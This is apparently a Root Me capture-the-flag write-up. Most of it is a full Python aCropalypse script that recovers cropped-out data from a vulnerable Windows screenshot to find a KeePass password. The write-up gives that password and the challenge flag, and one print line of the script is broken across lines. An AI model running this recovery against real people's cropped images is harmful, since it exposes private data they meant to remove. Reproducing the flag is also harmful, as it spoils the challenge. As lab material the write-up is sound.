Capture This


In the challenge there are 2 files 1 is the picture and another is the encrypted database file which needs password to open
Let’s try to crack it with the john

It’s not crackable maybe there is another hint I found something while analyzing the image

Maybe this screenshot might be cropped
but wait a minute it’s looks like window 10 and picture is cropped but there is one vulnureability found do exist in window 10 aCropalypse is a vulnerability found in certain image processing applications where cropped image data isn't fully removed from the final file.

#!/usr/bin/env python3
import argparse
import io
import os
import struct
import sys
import tempfile
import zlib
# -------------------------
# Acropalypse helper class
# -------------------------
class Acropalypse():
    def parse_png_chunk(self, stream):
        size = int.from_bytes(stream.read(4), "big")
        ctype = stream.read(4)
        body = stream.read(size)
        csum = int.from_bytes(stream.read(4), "big")
        assert(zlib.crc32(ctype + body) == csum)
        return ctype, body
    def pack_png_chunk(self, stream, name, body):
        stream.write(len(body).to_bytes(4, "big"))
        stream.write(name)
        stream.write(body)
        crc = zlib.crc32(body, zlib.crc32(name))
        stream.write(crc.to_bytes(4, "big"))
    def reconstruct_image(self, cropped_image_file, img_width, img_heigth, rgb_alpha, output_path=None):
        """
        Reconstruct the original image data from a vulnerable cropped PNG.
        cropped_image_file: path to cropped PNG
        img_width/img_heigth: ORIGINAL image dimensions (before cropping)
        rgb_alpha: True if original image had alpha (RGBA), else False (RGB)
        output_path: optional output path; defaults to <tempdir>/restored.png
        """
        PNG_MAGIC = b"\x89PNG\r\n\x1a\n"
        orig_width = img_width
        orig_height = img_heigth
        with open(cropped_image_file, "rb") as f_in:
            magic = f_in.read(len(PNG_MAGIC))
            if magic != PNG_MAGIC:
                raise Exception("Input is not a valid PNG.")
            # find end of cropped PNG
            while True:
                ctype, body = self.parse_png_chunk(f_in)
                if ctype == b"IEND":
                    break
            # grab the trailing data
            trailer = f_in.read()
        print(f"[+] Found {len(trailer)} trailing bytes")
        # find the start of the next idat chunk
        try:
            next_idat = trailer.index(b"IDAT", 12)
        except ValueError:
            raise Exception("No trailing IDATs found; file may not be vulnerable or not a PNG cropped in a vulnerable way.")
        # skip first 12 bytes in case they were part of a chunk boundary
        idat = trailer[12:next_idat-8]  # last 8 bytes are crc32, next chunk len
        stream = io.BytesIO(trailer[next_idat-4:])
        while True:
            ctype, body = self.parse_png_chunk(stream)
            if ctype == b"IDAT":
                idat += body
            elif ctype == b"IEND":
                break
            else:
                raise Exception("Unexpected chunk type encountered: " + repr(ctype))
        idat = idat[:-4]  # slice off the adler32
        print(f"[+] Extracted {len(idat)} bytes of IDAT")
        print("[*] Building bitstream...")
        bitstream = []
        for byte in idat:
            for bit in range(8):
                bitstream.append((byte >> bit) & 1)
        # add some padding so we don't lose any bits
        for _ in range(7):
            bitstream.append(0)
        print("[*] Reconstructing bit-shifted bytestreams...")
        byte_offsets = []
        for i in range(8):
            shifted_bytestream = []
            for j in range(i, len(bitstream)-7, 8):
                val = 0
                for k in range(8):
                    val |= bitstream[j+k] << k
                shifted_bytestream.append(val)
            byte_offsets.append(bytes(shifted_bytestream))
        # sanity checks
        assert(byte_offsets[0] == idat)
        assert(byte_offsets[1] != idat)
        print("[*] Scanning for viable parses...")
        # prefix stream with 32k bytes so backrefs can work
        prefix_length = 0x8000
        prefix = (
            b"\x00"
            + (prefix_length).to_bytes(2, "little")
            + (prefix_length ^ 0xFFFF).to_bytes(2, "little")
            + b"\x00" * prefix_length
        )
        decompressed = None
        for i in range(len(idat)):
            truncated = byte_offsets[i % 8][i // 8:]
            # only try if (maybe) the start of a non-final adaptive huffman coded block
            if truncated and truncated[0] & 7 != 0b100:
                continue
            d = zlib.decompressobj(wbits=-15)
            try:
                candidate = d.decompress(prefix + truncated) + d.flush(zlib.Z_FINISH)
                candidate = candidate[prefix_length:]  # remove leading padding
                # there might be a null byte if we added too many padding bits
                if d.eof and d.unused_data in (b"", b"\x00"):
                    print(f"[+] Found viable parse at bit offset {i}")
                    decompressed = candidate
                    break
                else:
                    print(f"[-] Parsed to end of zlib stream but leftover {len(d.unused_data)} bytes; skipping.")
            except zlib.error:
                pass
        if decompressed is None:
            raise Exception("Failed to find a viable zlib parse. Reconstruction not possible with given file/params.")
        print("[*] Generating output PNG...")
        # Where to write
        if output_path is None:
            output_path = os.path.join(tempfile.gettempdir(), "restored.png")
        with open(output_path, "wb") as out:
            # PNG signature
            out.write(PNG_MAGIC)
            # IHDR
            ihdr = b""
            ihdr += orig_width.to_bytes(4, "big")
            ihdr += orig_height.to_bytes(4, "big")
            ihdr += (8).to_bytes(1, "big")  # bitdepth
            if rgb_alpha:
                ihdr += (6).to_bytes(1, "big")  # true colour with alpha (RGBA)
            else:
                ihdr += (2).to_bytes(1, "big")  # true colour (RGB)
            ihdr += (0).to_bytes(1, "big")  # compression method
            ihdr += (0).to_bytes(1, "big")  # filter method
            ihdr += (0).to_bytes(1, "big")  # interlace method
            self.pack_png_chunk(out, b"IHDR", ihdr)
            # fill missing data with solid magenta (RGB(255,0,255))
            if rgb_alpha:
                reconstructed_idat = bytearray((b"\x00" + b"\xff\x00\xff\xff" * orig_width) * orig_height)
            else:
                reconstructed_idat = bytearray((b"\x00" + b"\xff\x00\xff" * orig_width) * orig_height)
            # paste in recovered decompressed scanlines at the end
            reconstructed_idat[-len(decompressed):] = decompressed
            self.pack_png_chunk(out, b"IDAT", zlib.compress(reconstructed_idat))
            self.pack_png_chunk(out, b"IEND", b"")
        print(f"[
] Done. Wrote: {output_path}")
        return output_path
    def detect_png(self, input_source):
        try:
            with open(input_source, 'rb') as file:
                data = file.read()
        except FileNotFoundError:
            return f"File not found: {input_source}"
        png_signature = b'\x89PNG\r\n\x1a\n'
        iend_chunk = b'IEND'
        if not data.startswith(png_signature):
            return f"The file at {input_source} is not a valid PNG file."
        iend_index = data.find(iend_chunk)
        if iend_index == -1:
            return f"The file at {input_source} is not a valid PNG file."
        iend_length = 4
        crc_length = 4
        iend_full_chunk_length = iend_length + crc_length
        # Check if there is data after the IEND chunk
        if len(data) > iend_index + iend_full_chunk_length:
            return True
        else:
            return False
# -------------------------
# CLI wrapper
# -------------------------
def main():
    parser = argparse.ArgumentParser(
        description="Recover cropped PNGs vulnerable to Acropalypse (Pixel/Windows Snipping Tool issue)."
    )
    parser.add_argument("input", help="Path to the cropped PNG")
    parser.add_argument("--width", type=int, required=True, help="Original image width (before cropping)")
    parser.add_argument("--height", type=int, required=True, help="Original image height (before cropping)")
    parser.add_argument("--rgba", action="store_true", help="Set if the original image had an alpha channel (RGBA). Default is RGB.")
    parser.add_argument("-o", "--output", default=None, help="Output PNG path (default: tempdir/restored.png)")
    parser.add_argument("--force", action="store_true", help="Attempt recovery even if file doesn't look vulnerable")
    args = parser.parse_args()
    ac = Acropalypse()
    vuln = ac.detect_png(args.input)
    if vuln is not True and not args.force:
        print(f"[-] Not proceeding: {vuln if isinstance(vuln, str) else 'File appears not vulnerable (no trailing data). Use --force to try anyway.'}")
        sys.exit(1)
    else:
        if vuln is True:
            print("[+] PNG appears vulnerable (trailing data present). Attempting recovery...")
        elif args.force:
            print("[!] Forcing recovery attempt regardless of vulnerability check result.")
    try:
        out = ac.reconstruct_image(
            cropped_image_file=args.input,
            img_width=args.width,
            img_heigth=args.height,
            rgb_alpha=args.rgba,
            output_path=args.output
        )
        print(f"[+] Recovered image written to: {out}")
    except Exception as e:
        print(f"[!] Recovery failed: {e}")
        sys.exit(2)
if __name__ == "__main__":
    main()
this is the code i have used to recover the image

so the password for keypass file is ‘-=b9w9h^+j%\x-rMPUqv9Vv`@X%*=a’


got our flag for root me which is ‘@cropalypse_vuln_is_impressive’